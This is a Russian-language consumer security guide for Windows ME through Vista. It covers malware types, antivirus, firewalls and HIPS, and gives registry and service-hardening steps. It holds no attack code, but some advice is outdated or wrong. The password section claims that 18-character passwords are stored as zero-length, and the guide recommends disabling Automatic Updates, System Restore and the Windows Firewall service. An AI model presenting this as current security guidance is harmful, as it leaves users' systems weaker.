На правах рукописи

Безопасный Интернет

Универсальная защита для Windows ME – Vista

Автор-составитель Николай Головко

Введение

Сделать Интернет безопасным – мечта многих экспертов и простых пользователей, однако мечта эта пока что несбыточная. Оборот вредоносных программ в Сети растет год от года, создаются все новые методы обхода систем как реактивной, так и проактивной защиты от вирусов. Все это и многие другие факторы заставляют искать решения, позволяющие эффективно защитить информацию без установки специализированного программного обеспечения.

Казалось бы, довольно значительное число и разнообразие операционных систем от Microsoft отрицают саму возможность универсальных решений. Смеем вас заверить, что это не так – несмотря на разительные порой функциональные и графические отличия операционных систем семейства Windows, они построены приблизительно на одних и тех же принципах организации работы, что позволило нам выработать рекомендации, способные надежно защитить практически любой современный компьютер. Наши рекомендации не предусматривают советов по установке и настройке каких-либо специализированных программных продуктов для защиты ваших данных – вам не потребуется ничего, кроме стандартных средств операционной системы и прикладных программ.

Почему так? Зачем рыться в настройках системы, если с тем же успехом можно установить специальную программу для защиты?

Ответ здесь прост. Гораздо безопаснее не защищать дыры в системе, а отключать сами дыры, на уровне операционной системы. В этом случае действует правило: чисто не там, где подметают, а там, где

не мусорят. Значительно эффективнее не отражать сетевые атаки брандмауэром, а отключать сам объект этих атак, и так далее.

Мы сделаем обзор техник проникновения вирусов, кратко поясним суть и назначение программных средств защиты, сделаем обзор критических точек системы и представим вам советы по безопасному конфигурированию вашей системы. Также мы не обойдем вниманием и средства диагностики.

Эти материалы – своего рода концентрированный опыт ведущих экспертов по предотвращению вторжений и лечению системы от вирусов. В разрозненном виде они уже публиковались в Сети – теперь мы собираем их в одну книгу.

Удачи вам и чистого Интернета!

Авторы

Содержание

Раздел 1. Вредоносное программное обеспечение, охранный софт и критические точки системы

Часть 1. Вредоносные программы

Вредоносные программы (malware, сокращение от malicious software) – общее название для всех программ и приложений, целью которых заведомо является нанесение того или иного вреда конечному пользователю. Классы malware чрезвычайно многочисленны и разнообразны, перечислять их нет смысла, однако в целом по характеру поведения и распространения все антивирусные компании подразделяют их на три главных рода – троянские кони (Trojan), черви (Worm) и классические вирусы (Virus). Вкратце опишем каждый род.

Trojan – отдельное приложение, распространяемое разнообразными способами: по электронной почте, через сети обмена файлами, посредством интернет-пейджеров и так далее. Цель программ этого рода – хищение информации, вымогание денег за восстановление предварительно зашифрованных пользовательских данных и тому подобные действия, направленные на получение выгоды, чаще всего финансовой. В силу этого есть даже коммерческие троянцы, с документацией и технической поддержкой. В настоящее время это самый популярный род вредоносных программ в Сети.

Worm – также отдельное приложение, распространяемое разнообразными способами: по электронной почте, через сети обмена файлами, посредством интернет-пейджеров, через уязвимости системы и так далее. Способ распространения у них такой же, как и у троянцев. Отличие состоит в поведении: черви направлены не на воровство данных, а на нанесение вреда системе. Главным образом это реализуется либо удалением системных файлов, либо модификацией / повреждением реестра, что делает систему неработоспособной.

Virus – самый старый род вредоносных программ, классические вирусы. Именно из-за этих представителей malware вредоносные программы как целое стали называть вирусами. Эти программы изменяют исполняемые файлы, то есть «заражают» их, дописывая в них свой код. Как следствие, каждый раз при исполнении зараженного файла выполняется код вируса. Сейчас количество программ этого рода значительно уменьшилось, однако они по-прежнему представляют угрозу: для антивируса род Virus наиболее сложен в лечении.

Схематически **один из способов** заражения классическим вирусом можно изобразить следующим образом (рис. 1).



Рис. 1. Схема одного из способов заражения файла классическим вирусом

Терминологическая заметка: говоря «вирус», имеем в виду широкое понимание этого слова (как синоним malware). Говоря «Virus», имеем в виду разновидность malware, по-русски называемую «классический вирус».

Следует отметить: технически неграмотно говорить о лечении троянцев и червей. Термин «лечение» традиционно понимается как удаление из полезного файла вредоносного кода, то есть он может быть применен только по отношению к malware рода Virus. Вредоносные программы родов Trojan и Worm не могут заражать файлы, они являются отдельными специально написанными приложениями – их код вредоносен на 100%, поэтому лечить там нечего. Такие файлы просто удаляются антивирусом, так как даже гипотетически не могут содержать ничего полезного. В таких случаях уже после заражения можно говорить о лечении системы, но не самого файла.

Вместе с тем некоторые антивирусные решения, предупреждая о еще не запущенном вирусе, применяют термин «лечение» ко всем

родам вредоносных программ. Это делается для неграмотных пользователей, которые считают, что любой вирус надо лечить. На самом деле, если файл является троянцем или червем, при нажатии на кнопку «лечить» такие антивирусы просто удаляют этот файл. Это обстоятельство зачастую приводит к возникновению мифов наподобие «Антивирус А плохой, так как о каждом вирусе он пишет, что может только удалить. Что это за антивирус? А вот антивирус Б все лечит». В реальности, хотя один антивирус пишет «удалить», а другой – «лечить», по отношению к троянцам и червям они выполнят одно и то же действие.

Кроме того, существует род группы риска (RiskWare) и прочих вредоносных программ. Это не очень многочисленная группа программ, которые не выполняют непосредственно вредоносных действий, но потенциально опасны. Сюда относят рекламные программы (AdWare), программы-шутки (Hoax), хакерские инструменты (SpamTool, VirTool) и некоторые другие.

Отдельной группой следуют:

BackDoor – вредоносная программа, предоставляющая злоумышленнику удаленный доступ к зараженному компьютеру. Функционал программ этого типа может быть очень широк. После установки в систему бэкдор либо ожидает входящих соединений от хозяина, либо сам пытается с ним соединиться.

RootKit – программа, перехватывающая и изменяющая системные функции с целью скрытия или маскировки файлов, процессов, ключей реестра и так далее.

Также следует упомянуть достаточно растяжимое понятие «шпион» (Spyware) - программа, осуществляющая шпионаж того или иного рода. Антивирусы обычно относят их к троянским модулям или рекламным программам.

Как правило, заражение вирусом происходит при запуске пользователем файла, устанавливающего в систему вредоносные

компоненты. Иногда файл может выполнять вредоносные действия самостоятельно. Так или иначе, но malware использует различные способы проникновения на компьютер пользователя – рассмотрим их.

1) Вирус можно занести на **дискете, диске, Flash-брелке** и так далее. Некоторые вирусы копируют себя на сменные диски и заражают каждый компьютер, в который вставят такой диск.

2) Вирус можно получить **по электронной почте** в качестве вложения в письмо.

3) Вирус можно получить, **перейдя по ссылке** или **посетив сайт**. Такую ссылку могут прислать вам или разместить где-либо в Сети под видом ссылки на что-то интересное.

4) Вирус можно получить, **устанавливая полезную программу** – с компакт-диска или скачанную из Интернета.

5) Вирус можно просто получить, **если выйти в сеть без защиты**. Незащищенный компьютер в сети остается чистым в среднем 20 минут.

Таковы базовые механизмы проникновения вирусов. Каждый из них можно перекрыть – чем мы и займемся во втором разделе нашей книги.

Часть 2. Программные средства защиты

В этом разделе мы опишем различные классы программ, предназначенных для защиты и лечения компьютера.

Антивирусы – пожалуй, самый известный класс, и, к счастью, хотя бы антивирус на компьютерах имеется почти везде.

Антивирус – это программа, использующая специальную обновляемую базу данных для детектирования вредоносных программ. С этой целью используются так называемые сигнатуры, добавляемые в

базу вирусными аналитиками компании. Сигнатура содержит фрагмент кода вредоносной программы, который сравнивается со сканируемыми файлами; если сигнатура совпадает, файл признается зараженным. В этом причина встречающихся в практике любого антивируса ложных срабатываний. Несмотря на длительное тестирование сигнатуры перед выпуском обновления базы, тестовые роботы не могут предусмотреть всех возможных совпадений.

Если после обновления ваш антивирус детектирует известный вам файл как malware, то, возможно, вы столкнулись с ложным срабатыванием. В этом случае:

1) Если ваш продукт имеет возможность добавления файла в список исключений, доверенную зону и т.д., внесите файл в данный список.

2) Заархивируйте файл в архив с паролем (формата ZIP или RAR).

3) Посетите сайт разработчика вашего антивируса. Как правило, антивирусные компании указывают на своем сайте электронный адрес своей вирусной лаборатории, на который вы можете прислать новый вирус или уведомить о ложном срабатывании. Такой адрес может иметь вид newvirus@company.com, virus@company.com и тому подобное.

4) Отправьте архив на этот адрес. В письме сообщите, что подозреваете ложное срабатывание, и укажите пароль к архиву.

Основные составляющие любого антивируса – файловый и почтовый сканер по доступу (on-access), иначе называемый монитором, сканер по требованию (on-demand), карантин и модуль обновления баз. Ряд антивирусов использует так называемый веб-сканер – анализатор содержимого веб-страниц. Принципиальное отличие этого сканера от обычного файлового состоит в том, что веб-страницы сканируются еще до отображения в браузере, что позволяет предотвратить исполнение вредоносного кода. Файловый антивирус не может предотвратить этого.

Наиболее технически продвинутые антивирусы используют также разнообразные средства детектирования неизвестных вирусов. Это

технологии анализа кода, средства виртуализации, поведенческие анализаторы и так далее.

Перечислять антивирусы вряд ли имеет смысл.

Брандмауэры (firewalls), или сетевые экраны – средства защиты компьютера от взломов, сетевых атак и нежелательных подключений. Антивирусом и брандмауэром должна быть оснащена любая машина в Сети – однако, к сожалению, очень часто пользователи даже не подозревают о существовании сетевых экранов, чем изрядно облегчают жизнь взломщикам.

Системы предотвращения и детектирования вторжений типового брандмауэра обеспечивают следующие стандартные функции:

1) Фильтрация сетевого трафика, отклонение попыток внешнего подключения к компьютеру, отражение сетевых атак.

2) Управление приложениями, запрашивающими доступ к сети – разрешение или запрещение соединений в зависимости от их параметров.

Схематически принцип работы брандмауэра можно изобразить следующим образом (рис.2).

Рис.2. Идеология работы брандмауэра

Среди наиболее популярных брандмауэров – ZoneAlarm, Outpost Firewall, Sunbelt Kerio Personal Firewall, COMODO Personal Firewall и другие.

Сейчас приобретают популярность пакеты типа Internet Security, содержащие антивирус, брандмауэр и несколько второстепенных дополнительных средств сетевой защиты. Такие интегрированные решения менее конфликтны и могут быть предпочтительнее использования отдельных элементов защиты. В качестве примера таких интегрированных решений можно привести BitDefender Internet Security или Kaspersky Internet Security.

Следует заметить: антивирусы и брандмауэры, как правило, используют драйверы, т.е. системные файлы, работающие не на уровне интерфейса, а на уровне ядра операционной системы. Это позволяет им эффективно задерживать приложения, требующие рассмотрения со стороны пользователя. На данный момент использование драйверов является почти обязательным для уважающего себя решения по безопасности: в отличие от процесса или службы, драйвер очень сложно нейтрализовать (выгрузить). Большинство программ поддерживает связь драйвера с интерфейсом программы, и при недоступности интерфейса драйвер переходит в режим блокировки. Это опровергает еще один популярный миф о том, что, если вредоносной программе удастся выгрузить интерфейс антивируса или брандмауэра, она получит полную свободу действий. Сами по себе показатели способности софта сопротивляться выгрузке интерфейса еще ничего не значат. Главное здесь – инструкции, заложенные в драйвер на случай таковой выгрузки. Тесты показывают, что большинство антивирусов и брандмауэров все равно не позволяют программе выйти в сеть или произвести вредоносные действия даже при выгруженном интерфейсе.

Антишпион – это инструмент поиска известных шпионских модулей по различным признакам. Как правило, антишпион оснащен сканером по требованию и некоторым количеством специализированных настроек системы или вспомогательных инструментов. Некоторые из них имеют полноценный или частичный монитор и самозащиту. На Западе такие программы весьма популярны.

Специализированные тесты показывают, что в удалении активных шпионов и рекламных программ антишпионы проигрывают любому антивирусу, однако они могут быть полезны при устранении последствий работы таких приложений, главным образом – в исправлении системного реестра.

Наиболее популярные антирекламные и антишпионские программы – Ad-Aware, Spybot – Search and Destroy, AVG Anti-Spyware и другие.

Host Intrusion Prevention Systems (HIPS), или средства предотвращения вторжений локального базирования, - это системы анализа и блокировки опасных системных функций. В отличие от антивирусов, системы HIPS не имеют сигнатур и не детектируют вирусы – они позволяют управлять разрешениями на совершение определенных действий со стороны приложения. Эффективность HIPS чрезвычайно высока и может доходить до 100% при блокировании любых вирусов, как известных, так и неизвестных, однако большинство таких систем требуют высокой квалификации пользователя.

Существует несколько видов HIPS – классические, экспертные HIPS и HIPS на основе технологии Sandbox.

Классические HIPS – это системы, оснащенные открытой таблицей правил. На основании такой таблицы драйверы HIPS разрешают / запрещают определенные действия со стороны приложений либо спрашивают пользователя, что следует предпринять. Такие системы не

пользуются популярностью у непрофессионалов, так как очень часто задают вопросы, что раздражает пользователя.

Экспертные HIPS называют еще поведенческими эвристиками. На основании анализа действий приложения HIPS этого типа выносят вердикты о его вредоносности.

HIPS типа Sandbox построены на принципе минимального взаимодействия с пользователем. В основе песочницы – принцип разделения приложений на доверенные и недоверенные. На работу доверенных приложений HIPS не оказывает никакого воздействия; недоверенные запускаются в специальном пространстве, отграниченном от системы. Таким образом, недоверенное приложение «считает», что оно выполняется на реальной системе, хотя на самом деле настоящая Windows никоим образом не модифицируется.

Примеры классических HIPS - программы System Safety Monitor и AntiHook.

Пример экспертной HIPS – система CyberHawk.

Примеры HIPS типа Sandbox – продукты DefenseWall HIPS и Sandboxie.

Часть 3. Критические точки системы

В этом разделе мы представляем вам те места в системе, которые могут служить потенциальными лазейками для вредоносных программ либо быть объектами вирусной атаки.

Файлы и папки: вирусы, как правило, располагаются в нескольких вполне определенных местах. В первую очередь это папки `Documents and Settings` (на Windows Vista – `Users`), `WINDOWS` и `WINDOWS\system32`. Реже используются корень диска (т.е. создается файл вида `C:\rose.exe`), папки `Program Files` и `WINDOWS\system`.

Реестр – база данных, в которой прописаны практически все параметры работы системы. Просмотр реестра возможен специализированными программами либо встроенным средством Windows – Registry Editor (`C:\Windows\regedit.exe`).

Реестр затрагивается практически любым видом malware, и привести полный список потенциально атакуемых ключей попросту нет возможности. Самыми критическими являются ключи реестра, ответственные за автозапуск – большинство вредоносных программ пытаются в них прописаться. Инструмент Autoruns от sysinternals.com – эффективное средство просмотра всех ключей, которые имеют отношение к автозапуску.

Также malware может создавать ключи в разделах `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services`, `HKEY_LOCAL_MACHINE\System\ControlSet00*\Services`. В этих разделах регистрируются службы и драйверы. Потенциально атакуемы разделы, относящиеся к браузеру Internet Explorer.

Службы – процессы, запускаемые с особыми параметрами или привилегиями. Службы существуют на всех NT-системах вплоть до Windows Vista. Malware может контролировать службы, удалять их, устанавливать свои, - это ведет либо к трудностям при удалении, либо к проблемам в работе системы. Кроме того, системные и прочие службы могут открывать порты на компьютере.

Порт – это своего рода «дверь». Соединения между компьютерами либо программами осуществляются из порта в порт – соответственно говорят о соединениях по такому-то протоколу на такой-то порт. Есть несколько действий, которые может совершать приложение, использующее порт, и, соответственно, несколько видов соединения. Просмотр соединений возможен с помощью команды:

Пуск – Выполнить – cmd.exe - OK: ввести ‘netstat –a’ – Enter.

ESTABLISHED – это установленное соединение между программами или компьютерами, по которому в этот момент идут данные.

TIME_WAIT (CLOSE_WAIT) – закрывающееся соединение.

LISTENING – прослушивание порта.

Действие LISTENING обычно и используется системными службами. Оно является самым опасным, поскольку позволяет принимать входящие подключения, то есть служить лазейкой для взлома. Открытый порт может быть опасен для компьютера, поэтому порты следует закрывать. Обычно это делается с помощью брандмауэра, однако значительно эффективнее закрывать порты на уровне системы – во втором разделе мы описали, как это сделать.

Браузер. Наиболее небезопасным браузером принято считать Internet Explorer; альтернативные браузеры более безопасны, но предпринимать защитные действия следует и при их использовании.

– Скрипты. Как правило, это небольшие программы, встраиваемые в веб-страницу, чаще всего на языке JavaScript. Подавляющее большинство заражений через веб-страницы происходит с помощью скриптов. Не-вредоносные скрипты отвечают за дополнительный функционал страницы: раскрывающиеся меню, счетчики, гостевые книги и тому подобное.

– ActiveX. Технология Microsoft, позволяющая сайту взаимодействовать с вашим компьютером, в частности – загружать к вам файлы без вашего ведома. Элементы ActiveX обычно используются для расширения функциональности браузера.

– Панели, Browser Helper Objects и прочие надстройки. Internet Explorer позволяет добавлять к себе разной полезности библиотеки, чем

пользуются многие вредоносные и потенциально опасные программы. При таком раскладе шпионский или троянский модуль крайне сложно обнаружить: он не виден в Диспетчере задач и не блокируется брандмауэром – то есть может отправлять и принимать какие угодно данные.

Второй раздел нашей книги посвящен защите от вышеперечисленных потенциальных уязвимостей.

Раздел 2. Защита ваших данных

Часть 1. Аппаратная защита

UPS (Uninterruptible Power Supply)

Русский вариант названия этого устройства – ИБП (источник бесперебойного питания). Само собой, с вирусами это устройство никак не связано, однако, коль скоро мы взялись защищать данные, то делать это следует на нескольких уровнях сразу.

Суть ИБП проста: батарея, преобразователь и фильтр напряжения. В силу особенностей электросети напряжение в ней не является постоянным, что может пагубно воздействовать на схемы компьютера. Внезапные отключения энергии и скачки напряжения, к сожалению, вполне реальная угроза.

Безусловно, блок питания в корпусе вашей машины делает очень многое для стабилизации напряжения. Тем не менее, вполне разумным решением будет переложить этот труд на плечи специализированного устройства, которое к тому же позволит вам не потерять данные при отключении энергии.

Наиболее оптимален ИБП мощностью 600 Вт. Средний компьютер с блоком питания 300 Вт (1-2 жестких диска, средняя видеокарта, процессор 1-2 ГГц, оперативная память до 1 ГБ) может работать от

такого ИБП в течение 10 минут – чего с лихвой достаточно, чтобы завершить все свои дела и спокойно выключить компьютер либо перевести его в спящий режим. Если ваш компьютер потребляет большее количество энергии, рекомендуется ставить ИБП большей мощности.

ИБП обычно позволяет защищать три-четыре устройства; некоторые снабжены телефонными разъемами.

DEP (Data Execution Prevention)

Предотвращение выполнения данных – совместный шаг разработчиков аппаратуры и программного обеспечения против вирусописателей и их творений. Это система, призванная предотвращать опасные действия на аппаратном уровне. По умолчанию, если процессор поддерживает DEP, система включена для основных служб Windows.

Практическая ценность данной системы неоднозначна. При включении DEP для всех программ система может пропустить несколько вирусов и затем начать выгружать ваш антивирус и брандмауэр, найдя их действия недопустимыми; вместе с тем DEP может быть высоко эффективна против атак с использованием переполнения буфера.

Часть 2. Программная защита

Общие рекомендации

Защита от вирусов

Первое правило, какое только можно придумать в защите от вирусов: ни в коем случае **нельзя запускать файлы, пришедшие вам в письме.** Не имеет значения, от кого это письмо. Уведомите своих

корреспондентов, что им следует предупреждать вас о письмах с вложениями. Если такое письмо пришло без предупреждения, оно должно быть удалено (либо не открывайте его до выяснения обстоятельств). Вредоносной программе ничего не стоит прислать вам копию себя от имени кого-либо из ваших знакомых, если его машина заражена.

Нельзя переходить по ссылкам, присланным вам в письме или по сети мгновенных сообщений (ICQ и подобные), если вы не договаривались о получении. Обязательно переспросите у приславшего ссылку, он ли это (поскольку это может быть не он, а специальная программа). В противном случае на следующий день вы останетесь без учетной записи, а упомянутая программа будет распространять ссылки уже от вашего имени.

Следует отключить автозапуск для сменных дисков и компакт-дисководов. Автозапуск используют для скрытой загрузки некоторые типы червей и классических вирусов.

Для 2000, XP Pro, 2003:

Пуск - Выполнить – ввод ‘gpedit.msc’ - OK - Конфигурация компьютера - Административные шаблоны - Система - Отключить автозапуск (выберите, где отключать). Далее примените новую политику командой ‘gpupdate’ в консоли.

В XP Home оснастка управления групповыми политиками отсутствует, однако тот же эффект может быть достигнут ручной правкой реестра:

1) Пуск - Выполнить – ввод ‘regedit’ – OK.

2) Открыть HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies.

3) Создать новый раздел

4) Переименовать созданный раздел в Explorer

5) В этом разделе создать ключ NoDriveTypeAutoRun

Допустимые значения ключа:

0x1 - отключить автозапуск на приводах неизвестных типов

0x4 - отключить автозапуск сьемных устройств

0x8 - отключить автозапуск НЕсьемных устройств

0x10 - отключить автозапуск сетевых дисков

0x20 - отключить автозапуск CD-приводов

0x40 - отключить автозапуск RAM-дисков

0x80 - отключить автозапуск на приводах неизвестных типов

0xFF - отключить автозапуск вообще всех дисков.

Значения могут комбинироваться суммированием их числовых значений.

Значения по умолчанию:

0x95 - Windows 2000 и 2003 (отключён автозапуск съемных, сетевых и неизвестных дисков)

0x91 - Windows XP (отключён автозапуск сетевых и неизвестных дисков)

Комментарий: в XP Home по умолчанию этот ключ отсутствует (как и сам раздел Explorer), поэтому выше описан процесс его создания. Для остальных версий создавать не надо, он уже есть, просто исправьте его.

Также возможно отключение автозапуска диска, которому присвоена заранее известная буква:

Раздел:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer

Ключ: NoDriveAutoRun

Допустимые значения: 0x0–0x3FFFFFF

Значение представляет собой "битовую карту" дисков справа налево - крайний правый бит (в двоичном представлении) соответствует диску A, второй справа - B и так далее. Для отключения автозапуска бит должен быть установлен.

Значение по умолчанию: `0x0`

Изменения в реестре применяются только после перезагрузки.

С большой осторожностью следует относиться к дискам с программами и программным архивам в Интернете. Настоятельно рекомендуется скачивать программу **только с официального сайта** разработчика. Это связано с тем, что на стороннем архиве или диске дистрибутив программы могут *пересобрать* , добавив в него несколько «сувениров».

Для повышения безопасности желательно предотвращать фокусы с двойным расширением файлов (когда настоящее имя файла выглядит как `picture.jpg.vbs`, но без дополнительной настройки Проводника оно будет отображаться как `picture.jpg`). С этой целью требуется **включить отображение расширений всех файлов** .

`Мой компьютер – Сервис – Свойства папки.`

Вкладка `Вид`.

Снять галочку `Скрывать расширения для зарегистрированных типов файлов`.

На Windows Vista эта операция может быть осуществлена через Панель управления.

Кроме того, следует выполнить следующую операцию:

`Пуск – Выполнить – ввод ‘regedit’ - OK`.

`Правка – Найти – ввод ‘NeverShowExt’ – Enter.`

Следует удалить каждый найденный параметр. Для дальнейшего поиска - нажать F3, пока реестр не сообщит, что больше таких параметров / значений нет.

Следует заметить : теперь для правильного переименования файла не следует затрагивать расширение. Если вы желаете, к примеру, переименовать файл `readme.txt` в `readmenot.txt`, то изменять имя файла следует только до расширения. Если при включенном показе расширений вы удалите старое имя полностью и переименуете `readme.txt` просто в `readmenot`, в дальнейшем у вас могут быть проблемы с открытием этого файла.

Защита от сетевых атак и взломов

В вашем брандмауэре следует безусловно запретить всем программам входящие соединения . Влияния на общую работоспособность компьютера это не оказывает. В разных брандмауэрах эти соединения называются по-разному: Входящее соединение, Входящее направление, Inbound Connection, Server Rights и так далее.

Для некоторых программ обмена файлами (FTP, P2P, ICQ-клиентов) можно задать исключения из этого правила – в противном случае их функциональность может быть нарушена.

Желательно также создать в вашем брандмауэре правило, запрещающее исходящие соединения для всех приложений, для которых не указано обратное (не все брандмауэры позволяют это сделать). То есть приложению будет запрещено соединяться с Интернетом, если нет правила, которое ему это разрешает.

Желательно также **устанавливать обновления Windows** – по крайней мере критические. Отключение служб не отменяет этой необходимости.

Рекомендуется **не позволять** интернет-пейджерам типа ICQ **запускаться при старте системы**. Это может быть использовано далеко не в ваших интересах.

Следует **использовать альтернативные ICQ-клиенты** (к примеру, программу QIP, Miranda и другие) и **браузеры** – целесообразно заменить Internet Explorer на Firefox или Opera. Это обусловлено тем, что более распространенные программы чаще атакуются; кроме того, альтернативные программы, как правило, обеспечивают более высокий уровень безопасности.

Настоятельно рекомендуется **не открывать доступ из сети** к папкам на компьютере (не расшаривать их). Папки общего доступа – прямая дорога для вирусов и любезное приглашение для желающих погулять по вашей системе.

Также следует **отключить** системные **возможности удаленного управления**. Делается это следующим образом.

`Панель управления (классический вид) – Система`.

Вкладка `Удаленное использование`.

Снять галочку `Разрешить отправку приглашения удаленному помощнику`.

На Windows Vista эта операция может быть осуществлена через `Панель управления – Настройка удаленного доступа`.

Желательно также **отключить учетную запись «Гость» и удалить все учетные записи пользователей, которые никто не использует** . Учетную запись встроенного Администратора (она видна из Безопасного режима) желательно переименовать, также следует поставить на нее надежный пароль. В противном случае это может быть еще одним вектором для атаки.

Советы по созданию надежных паролей:

1) Старайтесь не использовать никаких слов (ни русских, ни английских). Если бессмысленные сочетания знаков вам сложно запомнить, придумайте какое-нибудь слово сами.
2) Используйте в пароле цифры. Желательно не одну и не две.
3) Не записывайте пароли ни на каких бумажках для памяти. Нигде. Пароль должен храниться у вас в голове, потому что это единственное место, куда пока еще никто не имеет доступа, кроме вас.
4) Создавайте длинный пароль (желательно 18 знаков или больше). Такой пароль нельзя взломать благодаря ошибке программистов Microsoft – он сохраняется как пароль нулевой длины.

Предотвращение потерь информации

Программное шифрование

В Сети доступны разнообразные, в том числе бесплатные, программы шифрования данных. Защищенные папки таких программ невозможно открыть без пароля. При этом многие из них монтируют эту папку как виртуальный диск, что значительно упрощает ее использование. Защищенный раздел может храниться на одном из физических дисков как файл, вследствие чего защищенные данные можно с легкостью перенести на другой компьютер и открыть там.

Данные, находящиеся в зашифрованных папках, не подвержены повреждению вирусами.

Резервное копирование

Резервное копирование, или бэкап – краеугольный камень защиты от потери данных в случае проблем с аппаратурой. Следует регулярно копировать важные данные на Flash-карты или компакт-диски. Для осуществления этой операции существуют также специализированные программы: Архивация данных Windows, Nero BackItUp, Norton Ghost и другие. Хранить копии на жестких дисках самого компьютера нежелательно. Также рекомендуется проверять архивы резервного копирования на читаемость той программой, которая будет их потом распаковывать.

Восстановление системы

Восстановление системы, иначе откат – средство, позволяющее откатить систему к ранее сохраненному состоянию. Полезно при вовремя выявленном заражении, позволяет быстро восстановить системные и прочие файлы при их повреждении. Лучшей программой в этой области считается Norton GoBack.

Предотвращение сетевых атак

Теперь мы можем перейти к закрытию портов и снятию потенциальных уязвимостей посредством отключения служб. Эта операция также безвредна для компьютера, вместе с тем позволяя закрыть порты на уровне операционной системы. Отключение служб, помимо повышения безопасности, освобождает порой значительные объемы оперативной памяти.

Начать следует с закрытия наиболее критичных портов посредством программы Windows Worms Doors Cleaner

(http://www.firewallleaktester.com/wwdc.htm), после чего перейти к выполнению нижеследующих инструкций. Имейте в виду, что операции следует проводить с правами администратора, когда компьютер не подключен к сети!

Итак, Панель управления (классический вид) – Администрирование – Службы. В списке следует выбрать требуемую службу и дважды щелкнуть по ней. В окне Свойства следует задать рекомендуемый нами тип запуска и либо остановить, либо, в случае типа запуска Авто, не производить никаких действий.



Рис.3 Настройка типа запуска служб

Рекомендации по отключению служб на Windows XP и ниже

!!!Внимание! Описанная ниже конфигурация служб обеспечивает нормальное и безопасное функционирование одиночного компьютера без локальной сети, подключающегося к Интернету через Dial-Up или ADSL. Если у вас другой тип подключения, имеется локальная сеть, стоит специализированное программное обеспечение и так далее, внимательно читайте описание служб для отключения. Если вам кажется, что отключение службы может негативно сказаться на некоторых сетевых функциях вашего компьютера, устанавливайте эту службу в позицию Вручную (Manual).

На Windows Vista указанные службы также существуют. Рекомендации для них такие же.

Мы рекомендуем вам записывать свои действия, чтобы иметь возможность вернуть службы на исходные позиции.

Для следующих служб нужно выбрать тип запуска – **Отключено (Disabled)** и остановить (эти службы никогда не будут запущены):

DNS-клиент [DNS Client]

Machine Debug Manager

NetMeeting Remote Desktop Sharing

Автоматическое обновление [Automatic Updates] (включать раз в месяц для обновления Windows)

Беспроводная настройка [Wireless Zero Configuration]

Вторичный вход в систему [Secondary Logon] (если вы единственный пользователь компьютера)

Диспетчер сетевого DDE [Network DDE DSDM]

Диспетчер сеанса справки для удаленного рабочего стола [Remote Desktop Help Session Manager]

Доступ к HID-устройствам [Human Interface Device Access]

Модуль поддержки NetBIOS через TCP/IP [TCP/IP NetBIOS Helper Service]

Сервер папки обмена [ClipBook]

Служба восстановления системы [System Restore Service]

Служба индексирования [Indexing Service]

Служба обнаружения SSDP [SSDP Discovery Service]

Служба сетевого DDE [Network DDE]

Служба шлюза уровня приложения [Application Layer Gateway Service] (если у вас Windows XP SP2)

Службы IPSEC [IPSEC Services]

Службы терминалов [Terminal Services]

Совместимость быстрого переключения пользователей [Fast User Switching Compatibility] (если вы – единственный пользователь компьютера).

Удаленный реестр [Remote Registry]

Фоновая интеллектуальная служба передачи (BITS) [Background Intelligent Transfer Service] (во время обновления Windows – Авто)

Для следующих служб следует выбрать режим запуска – **Вручную** и остановить (эти службы будут отключены, но, если приложение нуждается в них, оно может самостоятельно запустить их):

ASP.NET State Service

InstallDriver Table Manager

MS Software Shadow Copy Provider

Office Source Engine

QoS RSVP

Windows Installer

Адаптер производительности WMI [WMI Performance Adapter]

Брандмауэр Windows/Общий доступ к Интернету (ICS) [Windows Firewall/Internet Connection Sharing]

Веб-клиент [Web Client]

Диспетчер авто-подключений удаленного доступа [Remote Access Auto Connection Manager]

Диспетчер логических дисков [Logical Disk Manager]

Диспетчер подключений удаленного доступа [Remote Access Connection Manager]

Журналы и оповещения производительности [Performance Logs and Alerts]

Источник бесперебойного питания [Uninterruptible Power Supply]

Координатор распределенных транзакций [Distributed Transaction Coordinator]

Маршрутизация и удаленный доступ [Routing and Remote Access]

Планировщик заданий [Task Scheduler] (если никакая программа не пользуется им)

Протокол HTTP SSL [HTTP SSL]

Сетевые подключения [Network Connections]

Система событий COM+ [COM+ Event System]

Системное приложение COM+ [COM+ System Application]

Служба COM записи компакт-дисков IMAPI [IMAPI CD-Burning COM Service]

Служба администрирования диспетчера логических дисков [Logical Disk Manager Administrative Service]

Служба времени Windows [Windows Time]

Служба загрузки изображений (WIA) [Windows Image Acquisition]

Служба обеспечения сети [Network Provisioning Service]

Служба регистрации ошибок [Error Reporting Service]

Служба серийных номеров переносных устройств мультимедиа [Portable Media Serial Number Service]

Служба сетевого расположения (NLA) [Network Location Awareness]

Смарт-карты [Smart Card]

Справка и поддержка [Help and Support]

Съемные ЗУ [Removable Storage]

Теневое копирование тома [Volume Shadow Copy]

Узел универсальных PnP-устройств [Universal Plug and Play Device Host]

Управление приложениями [Application Management]

